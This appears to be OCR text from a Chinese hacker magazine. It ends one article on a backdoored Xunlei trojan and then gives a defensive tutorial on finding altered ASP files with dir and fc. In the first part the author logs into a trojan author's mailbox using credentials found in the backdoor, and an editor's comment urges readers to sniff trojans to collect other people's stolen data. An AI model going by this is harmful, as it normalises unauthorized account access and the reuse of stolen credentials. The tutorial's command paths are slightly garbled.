


图 4　发现隐藏的后门信息

于是我顺藤摸瓜，登录这位仁兄的邮箱，不登不知道，一登吓一跳。如图 5。




图 5　登陆邮箱

里面全是盗号发的信，经证实，多数是盗的 QQ 密码。随便点开一个。如图 6。




图 6　邮件内容

到这里这次迅雷后门程序的浅析就算结束了，我也没多的精力去继续追踪。但要提醒广大黑友，网上的教程可以学习，不过不要盲目的使用那些来历不明的程序，如果你有虚拟机或者你的技术层面很高，另当别论；否则你很有可能成为别人的肉鸡。

这个所谓的程序打包在光盘中，供大家研究、分析……

（文中所涉及工具已收录在本期光盘中）

编辑点评：

记得之前，小菜们拿到一个马，都是不加思索的挂上，不知道给别人做了多少嫁衣，现在小菜们拿到一个马，都会先脱壳，找木马中的后门信息，运气好的话还能让别人给你做嫁衣。时代在变啊，下次你拿到一个小马的时候，别忘了，好好搜索一番哦，直接找不到，那整个虚拟机，开个嗅探，自己运行一下木马，什么东西都得到了。

用 DOS 命令寻找网站下的可疑文件

图姚秋芳

从本文您可以学到：
如何通过文件对比发现网站异常

在检测网站安全或寻找木马踪迹的时候，我们经常需要查看某些类型文件的情况，以确定有无异常存在。比如我们要查看一个 ASP 网站内的程序文件是否被更改，是否存在可疑文件，除了逐个打开查看源代码外，最常用的方法就是把这些文件的信息和原始正确版本进行对比，比如文件最后被修改的时间、文件的大小等，如果某个文件的这些信息相比正确版本发生了变化，那么很有可能这个文件已经被修改了。如何实现这个过程呢？今天我给大家介绍一种使用 DOS 命令寻找网站下可疑文件的方法。

首先，要做一个网站文件的备份，以便在遭受攻击时对被破坏的程序文件进行恢复，这是网站安全维护中的常用做法。文件的备份很简单，把现有的网站文件打包另存到一个安全的地方即可。现在假设我们要检测是否有asp类型的文件发生了变化，那么接下来就要先生成一份网站内所有扩展名为asp的文件的正确信息，在怀疑有asp文件异常的时候，用这份正确的文件信息与怀疑有异常的信息进行对比，从而找到可疑的asp 文件。整体思路就是这样，下面详细讲解一下具体实现方法：

1、列出指定文件信息

我们知道，在DOS下列出指定目录下所有文件和目录信息的命令是 dir，配合一些参数我们可以实现列出当前目录和子目录中扩展名为asp的文件信息，假如我们网站的根目录为 C:\Inetpub\wwwroot\ 那么列出网站下所有 asp 文件信息的 DOS 命令为：

dir /s C:\Inetpub\wwwroot*.asp

/s参数表示显示指定目录和所有子目录中的文件，后面用通配符 *.asp 指定了所有扩展名为asp的文件，命令执行结果，如图 1。




图 1　命令执行结果

我们仔细观察上述信息就会发现，里面列出了所有 asp 文件的名称、位置、大小、修改时间以及每个目录下 asp 文件的个数和总大小，这就是我们赖以判断网站文件是否被更改的依据，因为如果有人修改了其中某个文件，势必会造成上述信息的变化，从而为我们寻找可疑文件提供线索。那么我们如何使用上面获取到的信息呢？

2、存储采样文件

我们需要用到 DOS 命令中的输出重定向功能，将这些信息存储到一个文本文件中，命令写法如下 **dir /s C:\Inetpub\wwwroot*.asp > D:\bak\filesinfo.txt**

这样就把刚才的信息输出到D:\bak\下面的filesinfo.txt文件中了，注意：执行这条命令前请确保你的D盘根目录下有 bak 目录，否则需要先建立 bak 目录。来到 D:\bak 目录下我们会发现多了一个 filesinfo.txt 文件，打开这个文件后我们会看到网站根目录以及各级子目录下的所有 asp 文件信息已经都在里面了，如图 2。




图 2　文件信息

小知识： 输出重定向操作符“>”实现的功能是将前面的命令输出到该符号后面指定的文件或设备中，而不输出在默认的命令提示符窗口，如果指定的文件不存在则新创建该文件。对应它的还有一系列的重定向操作符，这不是本文重点，对重定向操作符感兴趣的读者可以找相关资料全面了解一下。这里我们只需要知道我们利用输出重定向将 dir 命令获取到的内容写入到了 filesinfo.txt 文件中，而不是显示在屏幕上。

这个 fileinfos.txt 文件我们姑且称之为采样文件，它就是我们将来用于判断哪些 asp 文件可疑的依据了。

3、对比采样文件

那么我们采用什么方式来判断呢？这里再引入一个 DOS 命令 **fc**。fc是命令行下的文件比较命令，功能就是对两个文件进行比较并对其中的不同之处给予提示，格式为：**fc file1 file2**

说到这里可能有人就会明白了，在我们怀疑网站文件被更改的时候，用前面的方法生成一个采样文件，然后与 fileinfo.txt 文件进行对比，若两个文件相同则可判定没有 asp 文件被更改，如果不同，则说明新创建的采样文件中记载的信息发生了变化，也就是有可能某些文件被修改了。然后就可以按照fc给出的提示，去寻找可疑的asp 文件，如果确认有文件被修改了，保留证据用以寻找漏洞的同时就可以用先前的备份文件对其进行恢复了。




图 3　进行对比

下面看一下 fc 的具体用法，首先保持所有asp文件不变，执行 **dir /s C:\Inetpub\wwwroot*.asp > D:\bak\filesinfo_right.txt** 生成一个正确的采样文件 filesinfo_right.txt，然后执行 **fc D:\bak\filesinfo.txt D:\bak\filesinfo_right.txt** 把新的采样文件和原采样文件进行对比，如图 3。

我们会看到 fc 列出了两个文件的不同之处，即可用字节那一行有所不同，这是由于网站目录和虚拟内存都在 C 盘的缘故，执行命令或操作的时候 C 盘的可用空间总会发生一些变化，这里并未显示两个文件中所记载的 asp 文件的各项信息有不同之处，说明 asp 文件未被更改。

现在修改一下网站根目录下的 Default.asp 文件的内容，保存后再执行 dir /s C:\Inetpub\wwwroot*.asp > D:\bak\filesinfo_wrong.txt 生成一个采样文件 filesinfo_wrong.tx，接着执行 fc D:\bak\filesinfo.txt D:\bak\filesinfo_wrong.txt，用正确的采样文件与其对比，就会发现不同之处都被列了出来，很明显 Default.asp 的文件大小和修改时间产生了变化，如图 4。

